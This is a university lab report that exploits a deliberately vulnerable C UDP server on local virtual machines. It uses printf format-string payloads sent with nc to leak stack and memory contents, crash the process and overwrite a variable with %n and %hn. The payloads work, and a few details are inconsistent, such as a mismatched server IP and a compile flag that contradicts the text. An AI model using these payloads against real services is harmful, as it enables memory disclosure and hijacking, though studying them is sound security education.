The Laboratory of Information Security

(UE19CS347)

Documented by Anurag.R.Simha

SRN	:	PES2UG19CS052
Name	:	Anurag.R.Simha
Date	:	13/03/2022
Section	:	A
Week	:	5

The Table of Contents

The Setup

For the experimentation of various attacks, two virtual machines were employed.

1. The Victim/Client machine (10.0.2.37)

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:83:b3:de
          inet addr:10.0.2.37  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::2521:131a:59a2:efd7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:84 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14193 (14.1 KB)  TX bytes:11016 (11.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:166 errors:0 dropped:0 overruns:0 frame:0
          TX packets:166 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:26261 (26.2 KB)  TX bytes:26261 (26.2 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$
```

2. The Server machine (10.0.2.38)

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:3b:8e:55
          inet addr:10.0.2.38  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::1542:a088:6272:39d3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:57 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9980 (9.9 KB)  TX bytes:11488 (11.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:136 errors:0 dropped:0 overruns:0 frame:0
          TX packets:136 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:23232 (23.2 KB)  TX bytes:23232 (23.2 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Task 1: Vulnerable Program

First, the server program that contains the format string vulnerability is compiled by making the stack executable. This is to inject and run a self-built code to exploit the vulnerability. The server program is first run using the root privilege, listening to any information on port 9090. The server program is a privileged root daemon. Then to this server, the client is connected using the nc command with the -u flag indicating UDP (since server is a UDP server).

The program:

Name: `server.c`

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#define PORT 9090
/* Changing this size will change the layout of the stack.
* We have added 2 dummy arrays: in main() and myprintf().
* Instructors can change this value each year, so students
* won't be able to use the solutions from the past.
* Suggested value: between 0 and 300 */
#ifndef DUMMY_SIZE
#define DUMMY_SIZE 100
#endif
char *secret = "A secret message\n";
unsigned int target = 0x11223344;
void myprintf(char *msg)
{
    uintptr_t framep;
    // Copy the ebp value into framep, and print it out
    asm("movl %%ebp, %0" : "=r"(framep));
    printf("The ebp value inside myprintf() is: 0x%.8x\n", framep);
    /* Change the size of the dummy array to randomize the parameters
    for this lab. Need to use the array at least once */
    char dummy[DUMMY_SIZE]; memset(dummy, 0, DUMMY_SIZE);
    // This line has a format-string vulnerability
    printf(msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
/* This function provides some helpful information. It is meant to
* simplify the lab tasks. In practice, attackers need to figure *
ut the information by themselves. */

void helper()
```

```
{
    printf("The address of the secret: 0x%.8x\n", (unsigned) secret);
    printf("The address of the 'target' variable: 0x%.8x\n",
    (unsigned) &target);
    printf("The value of the 'target' variable (before): 0x%.8x\n", target);
}

void main()
{
    struct sockaddr_in server;
    struct sockaddr_in client;
    int clientLen;
    char buf[1500];
    /* Change the size of the dummy array to randomize the parameters
    for this lab. Need to use the array at least once */
    char dummy[DUMMY_SIZE]; memset(dummy, 0, DUMMY_SIZE);
    printf("The address of the input array: 0x%.8x\n", (unsigned) buf);
    helper();
    int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    memset((char *) &server, 0, sizeof(server));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = htonl(INADDR_ANY);
    server.sin_port = htons(PORT);
    if (bind(sock, (struct sockaddr *) &server, sizeof(server)) < 0)
    perror("ERROR on binding");
    while (1) {
        bzero(buf, 1500);
        recvfrom(sock, buf, 1500-1, 0,
        (struct sockaddr *) &client, &clientLen);
        myprintf(buf);
    }
    close(sock);
}
```

It’s in this program that the format string vulnerability gets exploited.

The commands:

Part I – Local test

(First) On the server machine:

```
$ sudo sysctl -w kernel.randomize_va_space=0
$ gcc server.c -o server
$ sudo ./server
```

(Second) On another terminal on the server machine:

```
$ nc -u 10.0.2.38 9090
```




Fig. 1(a): The local test.

Indeed, there is contact between the two terminals.


Part II – Remote test

(First) On the server machine:

```
$ sudo sysctl -w kernel.randomize_va_space=0
$ gcc -fno-stack-protector -z noexecstack -o server server.c
$ sudo chown root server
$ sudo ./server
```

(Second) On the client machine:

```
$ echo hello .%x.%x.%x.%x.%x.%x.%x.%s | nc -u 10.0.2.38 9090
```






Fig. 1(b): Receiving the response on 10.0.2.31 (server).

(First) On the server machine:

```
$ sudo ./server
```

(Second) On the client machine:

```
$ echo hello
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%
x.%x.%x | nc -u 10.0.2.38 9090
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Documents$ sudo ./server
The address of the input array: 0xbfaaa6bc
The address of the secret: 0x080487d0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfaaa638
hello .0.64.b77c2c68.1.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0
The value of the 'target' variable (after): 0x11223344
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ echo hello .%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x | nc -u 10.0.2.38 9090
```

Fig. 1(c): Receiving the longer string's response on 10.0.2.31 (server).

On the output console, it's noticed that the input string supplied from the client gets printed on the output console of the server. But, there's some more information returned. Every %x in the input stream advances the frame pointer, hence this gets supplied to the function myprintf() printing all the contents.

Task 2: Understanding the Layout of the Stack

With the gdb command, the required addresses are located.

1) Return address

The commands:

(First) On the server machine:

```
$ sudo gdb -q server
(gdb)$ b myprintf
(gdb)$ r
```

(Second) On the client machine:

```
$ echo hello
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x | nc -u 10.0.2.38 9090
```

(Third) On the server machine:

```
(gdb)$ info frame
```

```
Breakpoint 1, 0x080485a1 in myprintf ()
gdb-peda$ info frame
Stack level 0, frame at 0xbfffefc0:
 eip = 0x80485a1 in myprintf; saved eip = 0x8048747
 called by frame at 0xbffff660
 Arglist at 0xbfffefb8, args:
 Locals at 0xbfffefb8, Previous frame's sp is 0xbfffefc0
 Saved registers:
  ebp at 0xbfffefb8, eip at 0xbfffefbc
gdb-peda$
```

Fig. 2(a): Return address.

The gdb tool displays that the address of the return address is `0xbfffefbc` (eip value).

2) Buffer address

The commands:

On the server machine:

```
(gdb)$ quit
$ sudo gdb -q server
(gdb)$ b printf
(gdb)$ r
(gdb)$ info frame
```

```
Breakpoint 1, __printf (format=0x80488d0 "The address of the input array: 0x%.8x\n") at printf.c:28
28      printf.c: No such file or directory.
gdb-peda$ info frame
Stack level 0, frame at 0xbfffefc0:
 eip = 0xb7e51670 in __printf (printf.c:28); saved eip = 0x804867c
 called by frame at 0xbffff660
 source language c.
 Arglist at 0xbfffefb8, args: format=0x80488d0 "The address of the input array: 0x%.8x\n"
 Locals at 0xbfffefb8, Previous frame's sp is 0xbfffefc0
 Saved registers:
  eip at 0xbfffefbc
gdb-peda$
```

Fig. 2(b): Buffer address.

It's noticed that the buffer address starts at `0xbfffefbc`.

For further examination, the following commands are put into effect.

(Server)

```
$ sudo ./server
```

(Client)

```
$ python -c 'print("@@@@."+"%.8x."*88);' | nc -u
10.0.2.38 9090
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Documents$ sudo ./server
The address of the input array: 0xbffff0bc
The address of the secret: 0x080487d0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff038
@@@@.00000000.00000064.b7fd6c68.00000001.00000001.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.
00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.bffff038.00000003.bffff0bc.bffff6c8.08048747.bffff0bc.bffff
698.00000010.08048684.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.0
0000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.40404040.382e252e.2e252e78.252e7838.2e78382e.78382e25.382e252e.2e252e
78.252e7838.2e78382e.78382e25.382e252e.2e252e78.252e7838.2e78382e.78382e25.382e252e.2e252e78.252e7838.2e78382e.78382e25.382e252e.
The value of the 'target' variable (after): 0x11223344
```

Fig. 2(c): The stack.

Task 3: Crash the Program

Now that the spotlight is upon crashing the program, a string for this purpose is provided. Keeping the server running, the string is provided.

The commands:

(First) On the server machine:

```
$ sudo ./server
```

(Second) On the client machine:

```
$ echo %s. %s. %s. %s. %s. %s. %s. %s. %s. %s. %s.
%s. %s. %s. %s. | nc -u 10.0.2.38 9090
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Documents$ sudo ./server
The address of the input array: 0xbffff0bc
The address of the secret: 0x080487e0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff038
Segmentation fault
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Documents$
```

Fig. 3(a): Crashing the program.

Here, the program crashes because %s treats the obtained value from a location as an address and prints out the data stored at that address. Since, it's known that the memory stored was not for the printf function and hence it might not contain addresses in all of the referenced Locations, the program crashes. The value might contain references to protected memory or might not contain memory at all, leading to a crash.

Task 4: Print Out the Server Program's Memory

a) Stack

The contents veiled in the stack is now extracted.

The commands:

(Server)

```
$ sudo ./server
```

(Client)

```
$ echo $(printf
"@@@@").%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x
.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x | nc -u
10.0.2.38 9090
```




Fig. 4.1(a): The stack.

Here, @@@@ and a series of %.8x data is entered. Then the value of @@@@ is discovered (whose ASCII value is 40404040 as stored in the memory). The input is seen at the 80th %x, and hence reading the data that is stored on the stack is triumphant. The rest of the %.8x is also displaying the content of the stack. 80 format specifiers are required to print out the first 4 bytes of the input.

b) Heap


The commands:

(Server)

```
$ sudo ./server
```

(Client)

```
$ echo $(printf
"\xd0\x87\x04\x08").%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x
.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%s | nc -u 10.0.2.38
9090
```






Fig. 4.2(a): The heap.

Hence the heap data is successfully read by storing the address of the heap data in the stack. This was done by using the %s format specifier at the right location guaranteeing that it reads the stored memory address and then getting the value from that address.

Task 5: Change the Server Program's Memory

5A: Change the value to a different value

With the concepts understood from the above experimentation, now the value in 'target' is altered. To change the value of the address, it's bound to use the format specifier such that the target variable's value must be retrieved. The format specifier, '%.8x' is handy for this purpose.

Step 1:

The commands:

(Switch off the address space randomisation on the server)

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

(Server)

```
$ sudo ./server
```

(Victim)

```
$ echo $(printf "\x40\xa0\x04\x08").%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x | nc -u 10.0.2.38 9090
```




Fig. 5.1(a): Obtaining the address.

As observed in figure 5.1(a), the truncation of the last parameter would be apposite for replacement. %n saves the value present in the next address onto the stack.

Now,

(Client)

```
echo $(printf "\x40\xa0\x04\x08").%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%n | nc -u 10.0.2.38 9090
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ echo $(printf "\x40\xa0\x04\x08").%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x
.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%n | nc -u 10.0.2.38 9090
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Documents$ ./server
The address of the input array: 0xbfdc0d7c
The address of the secret: 0x080487d0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfdc0cf8
@�00000000.00000064.b73ae398.00000001.00000001.00000000.000000
000000.00000000.00000000.00000000.00000000.00000000.00000000.00
8.00000010.08048684.00000006.00000020.00000000.00000000.0000000
00000.00000000.00000000.00000000.00000000.00000000.00000000.000
The value of the 'target' variable (after): 0x00000257
```

Fig. 5.1(b): Changing the value.

From figure 5.1(b), it's evident that the value got altered. It's of utmost importance to note the altered value.

In this case, the value is 257, which in decimal transforms to 599. Let this be called, *alter_val*.

5B: Change the value to 0x500

Using a similar approach, now the value in 'target' is altered to 0x500.

To attain the desired value, there's a formula.

$val = int(hex\_number) – (alter\_val – 8)$

From what's observed above,

$val = int(0x500) – (599 – 8)$

$val = 1280 – (599 – 8)$

$\therefore val = 1280 – 591 = 689$

In the formula, from the altered value, 8 is subtracted. This could arise baffling questions. Here's the answer. There's bound to be a replacement of 8 bits in the format string by an alternative number. This enforces the loss of 8 bits in the memory, hence requiring a subtraction from the altered value. To add clarity, before '%n' in the string, the sequence '%.8x' would be '%.<val>x'. <val> is replaced by *val* to triumph the attack, implying that 8 bits (1 byte) are being erased.


The commands:

(Server)

```
$ sudo ./server
```

(Victim)

```
$ echo $(printf
"\x40\xa0\x04\x08").%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x
.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.689x.%n | nc -u
10.0.2.38 9090
```






Fig. 5.2(a): Changing the value to 0x500.

Therefore, the value's altered to 0x500.

5C: Change the value to 0xFF990000

This time, the target variable alters its value to 0xFF990000. In lieu of %n, %hn is used. This divides the memory address into 2 2-bytes addresses. So, the formula seen above gets altered.

val = (int(hex_number) – (alter_val – 8)) – 8

Now,

val = (int(0xFF990000) – (alter_val – 8)) – 8

⇒ *val = (65433 – (599 – 8)) – 8*

∴ *val = 64834*

This makes one part of the string.

Now, 65433 + 103 = 65536, which in hexadecimal notation is 0001 0000. The value, 103 is calculated on a trial & error basis. For, the last four bits of the hexadecimal notation ought to be zeros.

Now, until the desired value is obtained, the value (103) either plummets or advances. After two trials, it was reckoned that the value is 101.


The commands:

(Server)

```
$ sudo ./server
```

(Victim)

```
$ echo $(printf
"\x40\xa0\x04\x08@@@@\x42\xa0\x04\x08").%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x
.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.6483
4x.%hn.%101x.%hn | nc -u 10.0.2.38 9090
```






Fig. 5.3(a): Changing the value to 0xFF990000.

Henceforth, the value’s altered.

Task 6: Inject Malicious Code into the Server Program

